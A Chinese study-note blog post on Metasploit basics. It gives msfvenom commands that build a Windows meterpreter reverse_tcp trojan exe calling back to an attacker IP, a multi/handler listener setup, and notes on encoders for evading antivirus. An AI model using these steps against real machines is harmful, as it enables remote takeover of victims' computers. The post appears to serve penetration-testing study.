
内网渗透 day3 -metasploit的使用
metasploit的使用
目录
一、msf基本操作
1. 使用msfconsole进入msf控制台界面

2. 在控制台使用msfdb init初始化数据库(创建数据库),这边由于我之前操作过一次所以显示已经开启了,msfdb start开启数据库,然后在命令行模式下开启开机自启动数据库(systemctl enable postgresql) ,然后开启数据库服务(service postgresql start)


3. 查看数据库密码

|
cat /usr/share/metasploit-framework/config/database.yml |
4. 数据库连接(这里我已经连接)

|
db_connect msf:GVHrg3O3nC+alIbSYoAmq5kQn2lGpuRm0x2DjhjIa4A=@127.0.0.1/msf |
二、msf模块(比较重要的四个)
|
渗透模块(exploit):这是一段程序,运行时会利用目标的安全漏洞进行攻击。 攻击载荷(payload):在成功对目标完成一次渗透之后,这段程序开始在目标计算机上运行。它能帮助我们在目标系统上获得需要的访问和行动权限。 辅助模块(auxiliary):包含了一系列的辅助支持模块,包括扫描模块、fuzz测试漏洞发掘模块、网络协议欺骗以及其他一些模块。 编码模块(encoder):编码器模块通常用来对攻击模块进行代码混淆,来逃过目标安全保护机制的检测。目标安全保护机制包括杀毒软件和防火墙等。 |
个人理解:用辅助模块查找发现漏洞,发现漏洞用渗透模块对漏洞进行攻击,成功渗透进去后将存放在传输器(stage)的攻击载荷通过传输体(stager)传输到目标机器上面,运行,获得权限;编码模块是用来对攻击载荷的木马进行封装逃避杀毒软件和防火墙。
三、木马生成

1. 使用msfvenom生成木马
|
msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.227.129 LPORT=4444 -f exe -o hello.exe -p:payload 设置payload -a:architecture(结构) 设置系统位数 x86 | x64 不写默认x86 --platform 设置平台 windows | linux -e:encoder(编码) 设置编码 -i:iteration(迭代) 编码偏移次数 -f:format(格式) 文件格式 -o:output 输出文件 --list | -l 查看指令详细信息,如:msfvenom --list e 常用的payload windows/x64/meterpreter/reverse_tcp windows/x64/meterpreter/reverse_tcp_rc4 windows/x64/meterpreter/bind_tcp windows/x64/meterpreter/bind_tcp_rc4 windows/x64/meterpreter/reverse_https windows/x64/meterpreter/reverse_http |
理解:因为采用的是反向连接所有这边木马要带上本机的操作地址和监听的端口号,这边假如有些-a的话,那windows/后面就需要跟上-a 带的数比如-a x64 就要windows/x64
/meterpreter
四、开启监听模块(最常用的模块)

1. 配置监听模块
|
use exploit/multi/handler |

2. 设置payload
|
set payload windows/meterpreter/reverse_tcp 这里需要跟木马的-p一样 |

3. 查看参数
|
show options 查看参数 LHOST ip 本机IP地址 LPORT 4444 本机端口 |

4. 设置参数信息LHOST(ip)和LPORT(端口)
|
set LHOST 192.168.227.129 set LPORT 4444 |

5. 开启监听
|
exploit或者run 开启监听 |


6. windows电脑双击exe文件,kali就可以是使用windows的cmd了
内网渗透 day3 -metasploit的使用的更多相关文章
- metasploit渗透测试笔记(内网渗透篇)
x01 reverse the shell File 通常做法是使用msfpayload生成一个backdoor.exe然后上传到目标机器执行.本地监听即可获得meterpreter shell. r ...
- Metasploit 内网渗透篇
0x01 reverse the shell File 通常做法是使用msfpayload生成一个backdoor.exe然后上传到目标机器执行.本地监听即可获得meterpreter shell. ...
- 内网渗透测试思路-FREEBUF
(在拿到webshell的时候,想办法获取系统信息拿到系统权限) 一.通过常规web渗透,已经拿到webshell.那么接下来作重要的就是探测系统信息,提权,针对windows想办法开启远程桌面连接, ...
- 内网渗透 关于GPO
网上有很多讲内网渗透的文章,但看来看去还是一老外的博客给力,博客地址:www.harmj0y.net/blog,看完就明白这里面的很多思路都非常好. 做内网时,有时会碰到目标的机器开防火墙,所有端口基 ...
- [原创]K8 Cscan 3.6大型内网渗透自定义扫描器
前言:无论内网还是外网渗透信息收集都是非常关键,信息收集越多越准确渗透的成功率就越高但成功率还受到漏洞影响,漏洞受时效性影响,对于大型内网扫描速度直接影响着成功率漏洞时效性1-2天,扫描内网或外网需1 ...
- [原创]K8 cping 3.0大型内网渗透扫描工具
[原创]K8 Cscan 大型内网渗透自定义扫描器 https://www.cnblogs.com/k8gege/p/10519321.html Cscan简介:何为自定义扫描器?其实也是插件化,但C ...
- [源码]Python简易http服务器(内网渗透大文件传输含下载命令)
Python简易http服务器源码 import SimpleHTTPServerimport SocketServerimport sysPORT = 80if len(sys.argv) != 2 ...
- [原创]K8飞刀20150725 支持SOCKS5代理(内网渗透)
工具: K8飞刀编译: 自己查壳组织: K8搞基大队[K8team]作者: K8拉登哥哥博客: http://qqhack8.blog.163.com发布: 2015/7/26 3:41:11 简介: ...
- MSF 内网渗透笔记
进入meterpreter模式 在meterpreter中输入shell即可进入CMD窗口接着即可执行CMD命令,例如打开RDP服务REG ADD HKLM\SYSTEM\CurrentControl ...
随机推荐
- 2018年10月份编程语言排行榜(来自TIOBE Index for October 2018)
TIOBE Index for October 2018 from:https://www.tiobe.com/tiobe-index// October Headline: Swift is kno ...
- 安装memcache,步骤
1.先下载emcache.rar安装包<ps:随便安装在哪里文件夹,或者新建文件夹都是可以的> 2.解压安装包<ps:运行里面的程序> 3.然后根据自己的phpstudy的版本 ...
- 如何把base64格式的图片上传到到阿里云oss c#版
今天碰到需要把canvas上的的图片转存到阿里云oss,于是百度了半天,一个能打的答案都没有.怒了,自己搞起. 代码超级简单,需要先引入nuget 中啊里云的oss api 1 byte[] arr ...
- Python自动化准备工作(pycharm安装)
一.安装Python 1.下载python-3.7.0-amd64.exe后双击 2.勾选Add Python3.7 to PATH可不用配置环境变量 3.点击下一步,可以按默认路径,也可以自己选择路 ...
- shell脚本在后台运行以及日志重定向输出
后台运行命令 在命令行后加上 &,表示进程到后台中执行,如:cmd & 日志输出重定向 如:cmd > out.log & Linux默认定义两个变量:1和2: 1 表示 ...
- springboot入门系列(三):SpringBoot教程之RabbitMQ示例
SpringBoot教程之RabbitMQ示例 SpringBoot框架已经提供了RabbitMQ的使用jar包,开发人员在使用RabbitMQ的时候只需要引用jar包简单的配置一下就可以使用Rabb ...
- Python语言应用解析,如何入门学Python?
Python在机器学习人工智能领域非常流行,可以说是算法工程师的标配编程语言.Python语言广泛应用在web开发.大数据开发.人工智能开发.机器学习.后端开发等领域之中,近几年Python语言的趋势 ...
- Kubernetes 配置私有镜像仓库时,没有权限访问的问题
使用 K8S 部署服务时,如果指定的镜像地址是内部镜像仓库,那么在下载镜像的时候可能会报权限错误.这是由于在 K8S 中部署服务时,K8S 需要到 Harbor 中进行一次验证,这个验证与节点中使用 ...
- 【DeepLearning】AlexNet
在前文中,我们介绍了LeNet的相关细节,它是由两个卷积层.两个池化层以及两个全链接层组成.卷积都是5*5的模板,stride =1,池化为MAX.整体来说它有三大特点:局部感受野,权值共享和池化.2 ...
- array_walk_recursive 地址引用报错的问题
今天看十八哥的视频,学习array_walk_recursive的用法,发现一直报错: PHP版本:5.6.19 代码界面: 报错界面: 查了很长时间,不知道什么问题,后来在网上终于找到原因所在: + ...